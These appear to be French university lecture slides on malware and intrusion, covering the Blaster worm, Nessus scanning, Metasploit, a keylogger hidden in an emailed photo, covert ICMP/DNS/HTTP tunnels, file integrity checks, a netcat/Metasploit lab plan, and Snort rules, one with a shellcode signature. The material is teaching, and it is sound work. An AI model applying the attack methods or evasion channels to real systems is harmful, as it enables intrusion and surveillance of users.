


Illustration à partir d'un cas précis (Blaster) → Lab §3

- 16 juillet 2003 : *Last Stage of Delirium* annonce
*A buffer overflow **vulnerability** exists in Microsoft's Remote Procedure Call (RPC) implementation*
<http://www.kb.cert.org/vuls/id/568148>
- 12 août 2003 : la société eEye commente le ver Blaster (→ **exploit**)
La méthode utilisée est de type *reverse engineering*
[Blaster Analysis](#) disponible dans dossier \doclabo\Secu\Malware
- ~500'000 machines infectées selon Symantec
- L'auteur présumé (étudiant de 18 ans) de la version B a été arrêté fin août par le FBI; alors que l'auteur de la version originale n'a, semble-t-il, pas été identifié.

Blaster

- **Etape 1** : une machine A infectée tente d'infecter d'autres machines
Elle utilise [l'exploit dcom.c \(Metasploit\)](#) qui produit un *remote shell* via le port TCP 4444
Elle copie le ver en utilisant tftp
Elle exécute msblaster.exe à distance
- **Etape 2** : exécution de msblaster sur la machine qui vient d'être infectée
Inscription de msblaster.exe dans la base de registre HKLM\...\Run
Initialisation de Windows socket
Si connexion à internet → DoS to windowsupdate.com
Tentative d'infecter 20 autres machines

Zero-day exploit

- Que se passe-t-il si la personne qui trouve une nouvelle faille ne la communique pas à l'éditeur du logiciel et l'exploite secrètement ?
- On parle de *zero-day exploit* pour qualifier les *malwares* en activité et qui demeurent inconnus de l'éditeur du logiciel attaqué, des antivirus et des systèmes de détection d'intrusions
- Comment faire face à ce type de menaces ?
Défense en profondeur, analyse comportementale basée sur un modèle de liste blanche, ...
- Réelles menaces pour tout système informatique (routeur, serveur, téléphone portable, ...)

Méthodologie d'attaque d'un serveur web

- Quels sont les objectifs (économique, politique, ...) ?
- Quel est le **type de plateforme** ?
Scanners like nmap to list open ports, identify operating system & services
→ Prise d'empreinte (*fingerprinting*)
- Identifier des **vulnérabilités** avec Nessus, ...
Logiciels mis à jour (correctifs) ?
- Trouver l'**exploit** permettant par exemple d'ouvrir un *remote shell* disposant des droits admin
- <http://www.dshield.org/survivaltime.html>

Outil Nessus → www.nessus.org

- Outil développé par Renaud Deraison pour évaluer le niveau de sécurité (test de pénétration, audit de sécurité) d'un système
- Outil composé d'un client et d'un serveur
- Nombreux (> 20000) scripts [\(plugins\)](#) écrits en NASL (*Nessus Attack Scripting Language*)
- Mise à jour des scripts
- Outil complexe qui exécute systématiquement divers scripts pour contruire sa *Knowledge Base*

Nessus : NASL

```
soc = open_sock_tcp(port);          ouvre une connexion avec le port 21
if(soc)
{
r = ftp_log_in(socket:soc, user:"anonymous",
pass:"nessus@nessus.org");
if(r)
{
security_warning(port);
set_kb_item(name:"ftp/anonymous", value:TRUE);
if(!user_password)
{
set_kb_item(name:"ftp/login", value:"anonymous");
set_kb_item(name:"ftp/password", value:"nessus@nessus.org");
}
}
close(soc);}
```

Nessus : Rapport

- List of open ports :

ftp (21/tcp) (Security hole found)
epmap (135/tcp) (Security warnings found)
...
general/icmp (Security warnings found)

- *Vulnerability found on port ftp (21/tcp)*

It is possible to write on the root directory of this remote anonymous FTP server. This allows crackers to upload '.rhosts' or '.forward' files, or to turn your FTP server in a warez server.

Solution : chown root ~ftp && chmod 0555 ~ftp.

Risk factor : Serious

CVE : CAN-1999-0527

CVE, BID, CAN, ...

- Les **vulnérabilités** sont présentes partout ...

Défauts conceptuels

→ mauvais *design*, mauvaise spécification

Défauts techniques = *bugs* = *buffer overflow*, ...

→ implémentation ne respecte pas la spécification

Voir <http://www.sans.org/top20/> publié par un groupe d'experts

- Divers organismes ou sociétés identifient chaque faille par un numéro CVE, CAN, BID afin de faciliter la recherche d'information

<http://cve.mitre.org>

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0352>

<http://www.securityfocus.com/bid/8205/>

Outil metasploit → Lab Malware §4

- Projet www.metasploit.com démarré en 2003
- *Metasploit provides useful information to people who perform [penetration testing](#), [IDS signature development](#), and [exploit research](#). This project was created to provide information on exploit techniques and to create a useful resource for [exploit developers](#) and security professionals. The tools and information on this site are provided for legal security research and testing purposes only. Metasploit is a community project managed by Metasploit LLC.*
- Framework 3.0 entièrement réécrit en Ruby (à la place de Perl)

Comment piéger l'utilisateur protégé par son firewall ?

- Le **poste client** possède une adresse IP privée et est protégé par un *firewall* (config = labo *firewall*)
→ Le processus doit être démarré par la victime !
- Lui envoyer un email avec une photo attachée et un *keylogger* caché par exemple
Un logiciel *wrapper* réunit 2 ou plusieurs programmes en 1 seul exécutable
- Lui demander de cliquer sur le fichier attaché et espérer qu'il travaille avec les **droits admin** pour que ce *keylogger* puisse s'installer **Lab §2**
- On parle des **vecteurs d'installation**

Principaux vecteurs d'installation

- Comportement de **l'utilisateur** qui surfe avec les droits admin, qui adore télécharger des logiciels, ...
- **Failles** présentes sur les systèmes (*web browsers, email clients, web applications, windows services, Unix & Mac OS Services, Database Software, ...*)

Voir <http://www.sans.org/top20/>


Canal de transmission (covert channel)

- Malgré la présence de dispositif de sécurité (*firewall, proxy, IDS*), un *malware (keylogger)* doit souvent communiquer avec son maître
- Il peut utiliser un port (TCP/UDP) spécifique <http://keir.net/portlist.html> ou un port classique (http:80, smtp:25, ...)
- Un tunnel ICMP



- Un tunnel DNS
- Il peut être chiffré

HTTP tunneling



- Seul le flux http est autorisé par le *proxy*
- **HTTPPort** s'installe sur le poste client
- Les requêtes IRC (*Internet Relay Chat*) sont encapsulées
`http://www.xyz.com:80/script.pl?aX6..aTz` (query)
en-tête aléatoire : flux irc codé en base 64 (évent. chiffré)
- Nécessité de disposer d'un serveur **HTTPHost**
- Mécanisme similaire pour les réponses IRC

Comment détecter la présence d'un malware sur mon PC

- Le détecter le plus tôt possible; par exemple lors de la tentative d'infection → anti-virus, anti-spywares, *Network Intrusion Detection System (NIDS)*
- Connaître les vecteurs d'installation
- Grâce à des mécanismes de protection contre l'écriture du malware sur le disque
- Détecter leur présence dans le système de fichier
Contrôle d'intégrité des fichiers systèmes (*next slide*)
- Grâce à leur comportement → canaux de transmission (DNS, adr IP)

File Integrity → Lab Malware §2

- Objectif : détecter les modifications sur des fichiers critiques
..., C:\WINNT\System32\, ... *registry*
- A partir d'un système supposé sain (pas encore branché au réseau, calculer un condensé (*hash*) des fichiers critiques
- Recalculer périodiquement ces condensés afin de détecter une quelconque modification d'un fichier
- Approche **inclusive**
Déclarer la longue liste des fichiers et clés à protéger
- Approche **exclusive**
Tout contrôler sauf liste explicite

Comment analyser un malware ?


- Exécution dans un environnement sécurisé (bac à sable, machine virtuelle, ...)
- Monitoring des accès à la base de registre et au système de fichiers (outil filemon ?)
- Monitoring des activités réseau (outil Wireshark)
- Voir travail de diplôme http://www.tdeig.ch/windows/quintela_M2.pdf
- *Reverse engineering* → outil <http://www.ollydbg.de/>

Lab Malware (90 min)


- §1 Fonctionnement de netcat 20 min
Transfert de fichier, contrôle à distance, redirection
- §2 *File integrity* 20 min
Installer un *malware*
Comparer les *hashes* de c:\windows\system32
- §3 Etudier ce ver (infection, installation, déni de service) 35 min
fichier binaire désassemblé par eEye (*reverse engineering*)
Blaster Analysis
- §4 Metasploit (ruby) → *remote command shell* 15 min

Détection d'intrusion : classification

Intrusion Detection System (IDS)



Network Intrusion Detection System (1)



- Un système de détection d'intrusion comme **Snort** compare chaque paquet reçu avec une liste de vulnérabilités connues et/ou possibles

www.snort.org

Network Intrusion Detection System (2)

- Détection au niveau du réseau (*switch, subnet, ...*)
- Incapable d'analyser les données chiffrées
- Investigation limitée à la liste des vulnérabilités
Mise à jour périodique de cette liste
- Retard entre attaque (DoS) et alerte
- Possibilité de générer des paquets (TCP RST), redirection, reconfiguration du *firewall*, ...

Network Intrusion Prevention System

Syntaxe des règles Snort

Action

Protocol

IPSrc

PortSrc

IPDest

PortDest

[Option]

`log tcp any any → 129.194.187.0/24 79 (msg: "...finger")`

- Trace dans le fichier log si paquet utilise le port dest. 79
- Protocole finger donne des informations sur les utilisateurs

FTP vulnerability (Linux)

- alert tcp any any → any 21

(msg: "IDS287/ftp-wuftp260-venglin-linux"; \

flags: AP; content: "|31c031db 31c9b046 cd80 31c031db|"; \

reference: arachNIDS,IDS287; reference: bugtraq,1387; \

reference: CVE-2000-573;)

- Identificateurs :

bugtraq 1387 → www.securityfocus.com/bid/1387/

cve → <http://www.cve.mitre.org/cve/>

Faux positifs & faux négatifs

- **Faux positifs (*false positive*)**

Intrusion signalée alors qu'il n'y a aucun risque → fausse alerte

Ex1 : la sonde NIDS détecte une attaque sur un serveur web MS alors que le serveur web utilisé est Apache

Ex2 : la sonde NIDS détecte une attaque sur un serveur web Apache alors que le correctif a déjà été appliqué

- **Faux négatifs (*false negative*)**

Réelle intrusion non détectée !!!


Ex1 : la sonde NIDS n'est pas capable de détecter un scan extrêmement lent effectué par nmap sur mon serveur web

Ex2 : la sonde NIDS ne connaît (pas encore) cette attaque (*zero-day exploit*)

